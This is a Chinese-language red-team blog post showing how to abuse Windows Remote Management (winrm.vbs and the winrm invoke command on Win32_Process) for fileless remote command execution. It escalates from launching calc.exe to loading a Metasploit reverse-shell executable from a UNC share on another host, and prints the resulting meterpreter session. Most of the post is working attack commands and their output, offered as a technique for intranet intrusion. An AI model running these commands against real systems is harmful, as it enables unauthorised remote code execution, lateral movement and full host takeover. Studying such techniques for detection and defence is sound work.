


利用 WinRM 实现内网无文件落地攻击

Ivan1ee

2018年12月20日

0x01 前言

目前互联网安全研究者在围绕着 Windows 操作系统中寻求有趣的服务或者脚本,这些脚本和服务可能对未来的渗透测试和红队参与有用。研究者发现基于 Windows Remote Managment 服务来实现无文件落地执行任意程序。利用过程如下图






0x02 关于 Windows Remote Management

简称 Windows 远程管理(WinRM),是 Windows 用于操控远程管理方式的一种,通过 WS-Management 协议实现,WS-Management 协议是一种基于标准简单对象访问协议(SOAP)的防火墙友好协议,允许来自不同供应商的硬件和操作系统进行互操作。

WinRM 服务在 Windows Server 2008 以及以上版本自动启动,在 Windows Vista/win7 上,必须手动启动该服务。在命令提示符处输入 winrm quickconfig 可以快速进行默认的配置,WinRM 实际上是借助 HTTP 协议以 SOAP 格式来进行数据交换传输的,这样做的好处在于 HTTP 数据通常情况下对各类防火墙的穿透性相对较好。服务默认 HTTP 端口为 5985,默认 HTTPS 端口为 5986,协议传输数据过程可参考下图

【 tcp. stream eq 1 表达式·· ↓								
No.	Time	Source	Destination	Protocol	Length Info			
	15 7.593583	192.168.231.146	192.168.231.129	TCP	66 52334 → 5985 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1			
	18 7.594262	192.168.231.129	192.168.231.146	TCP	66 5985 → 52334 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1			
	19 7.594581	192.168.231.146	192.168.231.129	TCP	54 52334 → 5985 [ACK] Seq=1 Ack=1 Win=525568 Len=0			
+	20 7.594581	192.168.231.146	192.168.231.129	HTTP	319 POST /wsman HTTP/1.1 , NTLMSSP_NEGOTIATE			
	21 7.595763	192.168.231.129	192.168.231.146	HTTP	412 HTTP/1.1 401 , NTLMSSP_CHALLENGE			
+	22 7.597025	192.168.231.146	192.168.231.129	TCP	981 52334 → 5985 [PSH, ACK] Seq=266 Ack=359 Win=525056 Len=927 [TCP segment of a reassembled PDU]			
+	23 7.597026	192.168.231.146	192.168.231.129	TCP	1514 52334 → 5985 [ACK] Seq=1193 Ack=359 Win=525056 Len=1460 [TCP segment of a reassembled PDU]			
+	24 7.597027	192.168.231.146	192.168.231.129	TCP	1514 52334 → 5985 [ACK] Seq=2653 Ack=359 Win=525056 Len=1460 [TCP segment of a reassembled PDU]			
-	25 7.597027	192.168.231.146	192.168.231.129	HTTP	92 POST /wsman HTTP/1.1 , NTLMSSP_AUTH, User: WIN-2312VG8QDAN\Administrator (application/http-spnego-session-encrypted)			
	26 7.597027	192.168.231.129	192.168.231.146	TCP	54 5985 → 52334 [ACK] Seq=359 Ack=4151 Win=65536 Len=0			
4-	27 7.613551	192.168.231.129	192.168.231.146	HTTP	206 HTTP/1.1 401			
	28 7.613552	192.168.231.146	192.168.231.129	TCP	54 52334 → 5985 [ACK] Seq=4151 Ack=512 Win=525056 Len=0			
	29 7.613552	192.168.231.146	192.168.231.129	TCP	54 52334 → 5985 [FIN, ACK] Seq=4151 Ack=512 Win=525056 Len=0			
	30 7.613552	192.168.231.129	192.168.231.146	TCP	54 5985 → 52334 [ACK] Seq=512 Ack=4152 Win=65536 Len=0			





0x03 命令执行的前提条件


» Windows2008 及以上版本默认自启动状态;» Windows2012 之后的版本默认允许远程任意主机来管理;» 防火墙要开放 5985、5986 端口通信;

0x04 命令执行的攻击向量

- » 通过 cscript.exe 加载 winrm.vbs 脚本执行命令;
- » 通过开启的 WinRm 服务执行命令;

0x05 针对 Win7 版本的 WinRm 利用

笔者本地是 Win7 系统,默认没有启动这个服务,需要通过 winrm quickconfig 命令打开 winrm 服务





从国外研究者给出的 xml 文件里可以看出资源 URI 前缀 wmicimv2,调用 WMI 的 Win32_Process 这个对象创建一个进程启动计算器

<?xml version="1.0" encoding="UTF-8"?>

<p:Create_INPUT xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process">

<p:CommandLine>calc.exe</p:CommandLine>

<p:CurrentDirectory>C:\</p:CurrentDirectory>
</p:Create_INPUT>

利用 cscript.exe 加载系统提供的 winrm.vbs 脚本,通过创建线程读取本地文件 obj.xml

cscript C:\windows\system32\winrm.vbs invoke Create wmicimv2/Win32_Process -SkipCAcheck -SkipCNcheck - file:.\obj.xml

进程成功创建,可以使用 tasklist / svc 命令查看进程状态

```
E理员: Windows PowerShell

PS D:\> cscript C:\windows\system32\winrm.vbs invoke Create wmicimu2/Win32_Process -SkipCAcheck -SkipCNcheck -file:.\obj.xml

Microsoft (R) Windows Script Host Version 5.8

版权所有(G) Microsoft Corporation 1996-2001。保留所有权利。

Create_OUTPUT

ProcessId = 33224

ReturnValue = 0

PS D:\> tasklist /svc | findstr "calc.exe"

calc.exe 33224 ??

PS D:\>
```

如果在实际环境中内网主机可能不能上外网,那么攻击者采用 UNC 加载远程恶意可执行文件从而实现无文件落地的情况下执行命令也是一个不错的选择,不过事实证明在 WIN7 此种方法行不通。如下图所示建立了共享连接后通过 winrm.vbs 脚本并没有成功加载192.168.23.129 下的计算器,创建输出的进程 id 是空的。



C:\>net use 会记录新的网络连接。									
 状态 本地 远		远程	网络						
ок 命令成功完 <i>。</i>	成。	\\192.168.231.129\c\$	Microsoft Windows Network						
C:\>cscript C:\windows\system32\winrm.vbs invoke Create wmicimv2/Win32_Process -SkipCAcheck -SkipCNcheck -file:.\obj.xml Microsoft (R) Windows Script Host Version 5.8 版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。									
	sId = null	obj.xml - 记事本							
Return	Value = 2	文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)							
C: \>		<pre><p:create_input pre="" xmlns<=""></p:create_input></pre>	<pre><?xml version="1.0" encoding="UTF-8"?> <p:create_input xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process"></p:create_input></pre>						

0x06 针对 Win10/Server2016 版本的 WinRm 利用

因为在 win7 上加载 UNC 路径方式 行不通,这样意义就不大了,笔者又把测试环境变换成 Windows Server 2016,Win10 上目测也是可以通用的,作为红队想实现在 Windows Server 2016 上通过 SMB 连接远程加载可执行文件在无文件落地的情况实现命令执行。想要实现这个攻击的想法首先还是看下一直提及的 winrm.vbs 脚本,代码里声明了很多的常量信息,从这里发现了三处核心提示,通过给出的 example 可以对之前提供的攻击载荷做减法。



```
= "Can be executed only by cscript.exe"
    private const L ONLYCSCRIPT Message
    private const L UNKOPNM Message
                                            = "Unknown operation name: "
                                              "Operation - "
20 private const L OP Message
21 private const L NOFILE Message
                                              "File does not exist: "
                                            = "Parameter is zero length #"
22 private const L PARZERO Message
23 private const L INVOPT ErrorMessage
                                            = "Switch not allowed with the given operation: "
                                            = "Unknown switch: "
24 private const L UNKOPT ErrorMessage
25 private const L BLANKOPT ErrorMessage
                                              "Missing switch name"
                                            = "Invalid use of command line. Type ""winrm -?"" for help."
26 private const L UNKOPT GenMessage
27 private const L HELP GenMessage
                                              "Type ""winrm -?"" for help."
28 private const L ScriptNameNotFound ErrorMessage = "Invalid usage of command line; winrm.vbs not found in command string."
29 private const L ImproperUseOfQuotes ErrorMessage = "A quoted parameter value must begin and end with quotes: "
30 private const L BADMATCNT1 Message
                                              "Unexpected match count - one match is expected: '
31 private const L OPTNOTUNQ Message
                                            = "Option is not unique: "
32 private const L URIMISSING Message
                                              "URI is missing"
33 private const L_ACTIONMISSING Message
                                              "Action is missing"
34 private const L URIZERO Message
                                            = "URI is 0 length"
                                            = "Invalid URI, token is 0 length"
35 private const L URIZEROTOK Message
                                            = "Invalid WMI resource URI - no '/' found (at least 2 expected)"
36 private const L INVWMIURI1 Message
                                              "Invalid WMI resource URI - only one '/' found (at least 2 expected)"
37 private const L_INVWMIURI2_Message
38 private const L NOLASTTOK Message
                                            = "Invalid URI - cannot locate last token for root node name"
39 private const L HashSyntax ErrorMessage = "Syntax Error: input must be of the form {KEY=""VALUE""[;KEY=""VALUE""]}"
                                              "Argument's value is not provided: "
40 private const L ARGNOVAL Message
                                              "Unable to parse XML: "
41 private const L XMLERROR Message
                                            = "Unable to parse XSL file. Either it is inaccessible or invalid: "
42 private const L XSLERROR Message
43 private const L MSXML3MISSING Message
                                          = "Unable to load MSXML3, required by -format option and for set using ""@{...}"""
44 private const L FORMATLERROR Message
                                           = "Invalid option for -format: "
45 private const L FORMATFAILED Message
                                              "Unable to reformat message. Raw, unformatted, message: "
46 private const L PUT PARAM NOMATCH Message = "Parameter name does not match any properties on resource: "
47 private const L PUT PARAM MULTIMATCH Message = "Parameter matches more than one property on resource: "
48 private const L PUT PARAM NOARRAY Message = "Multiple matching parameter names not allowedin @{...}: "
49 private const L PUT PARAM NOTATTR Message = "Parameter matches a non-text property on resource: '
50 private const L PUT PARAM EMPTY Message = "Parameter set is empty."
51 private const L OPTIONS PARAMETER EMPTY Message = "Options parameter has no value or is malformed."
52 private const L RESOURCELOCATOR Message = "Unable to create ResourceLocator object."
                                                "No input provided through ""\emptyset\{\dots\}"" or ""-file:"" commandline parameters."
53 private const L PUT PARAM NOINPUT Message
54 private const L ERR Message = "Error:
```

第一个信息无可厚非提示必须用 cscript.exe 去加载,其它的例如 wscript.exe 一概不行。从第二个信息可以看出-file:参数不是必须的,可以通过@{....}去替换它 ,这样的好处就是可以摆脱对 xml 文件的依赖。

```
C:\>cscript C:\windows\system32\winrm.vbs invoke Create wmicimv2/Win32_Process -SkipCAcheck -SkipCNcheck @{commandline="calc.exe"}
Microsoft (R) Windows Script Host Version 5.8
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。
Create_OUTPUT
ProcessId = 2008
ReturnValue = 0


C:\>_
```

如果想进一步摆脱对于 winrm.vbs 的依赖的话,就考虑在 cmd 命令行下运行,因为既然已经是安装的服务,大多数服务都可以在命令行下运行的

```
C:\>winrm invoke Create wmicimv2/Win32_Process @{CommandLine="calc.exe"}
Create_OUTPUT
ProcessId = 3540
ReturnValue = 0
C:\>
```



为了测试在 2016 版本中是否可以通过 UNC 加载远程计算器,笔者特地在 Win7 上放置了 calc4.exe,下图演示通过成功调用了远程计算器 calc4.exe



笔者再将 Metasploit 生成的恶意反弹文件替换成 calc2.exe , 运行之后监听反弹得到 meterpreter 会话

```
C:\Users\Administrator>winrm invoke create wmicimv2/win32_process @{commandline="\\192.168.231.129\c\windows\temp\calc2.exe"}
create OUTPUT
       ProcessId = 1264
       ReturnValue = 0
 C:\Users\Administrator>
                                                                                                                                 root@ivan1ee: ~
 Payload options (windows/meterpreter/reverse tcp):
            Current Setting Required Description
   Name
                                        Exit technique (Accepted: '', seh, thread, process, none) The listen address (an interface may be specified)
   EXITFUNC process
            192.168.231.138 yes
   LHOST
                                        The listen port
Exploit target:
  Id Name
  0 Wildcard Target
<u>msf</u> exploit(multi/handler) > run
 *] Started reverse TCP handler on 192.168.231.138:4444
 *] Sending stage (179779 bytes) to 192.168.231.146
*] Meterpreter session 1 opened (192.168.231.138:4444 -> 192.168.231.146:55317) at 2018-11-16 13:11:20 +0800
<u>meterpreter</u> > getuid
Server username: WIN-2312VG8QDAN\Administrator
meterpreter > sysinfo
                : WIN-2312VG8QDAN
: Windows 2016 (Build 14393).
Computer
Architecture : x64
System Language : en_US
 Domain
                : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
<u>meterpreter</u> > exit
 *] Shutting down Meterpreter...
 [*] 192.168.231.146 - Meterpreter session 1 closed. Reason: User exit
 *] Started reverse TCP handler on 192.168.231.138:4444
 *] Sending stage (179779 bytes) to 192.168.231.146
 *] Meterpreter session 2 opened (192.<mark>1</mark>68.231.138:4444 -> 192.168.231.146:55340) at 2018-11<mark>-</mark>16 13:19:51 +0800
                                                HITACHI
<u>meterpreter</u> > sysinfo
 Computer
                : WIN-2312VG8QDAN
                : Windows 2016 (Build 14393).
Architecture : x64
System Language : en US
                  WORKGROUP
Domain
 ogged On Users : 1
Meterpreter
                : x86/windows
meterpreter >
```



0x07 小结

本文分别对 winrm.vbs 和命令行下不依赖 cscript.exe、vbs 脚本实现命令执行,两种方法大同小异,但在不同的操作系统上表现出来的结果截然不同,对于红队来说未来在 Win 2016/Win 10 上此服务或许能有更大的作用。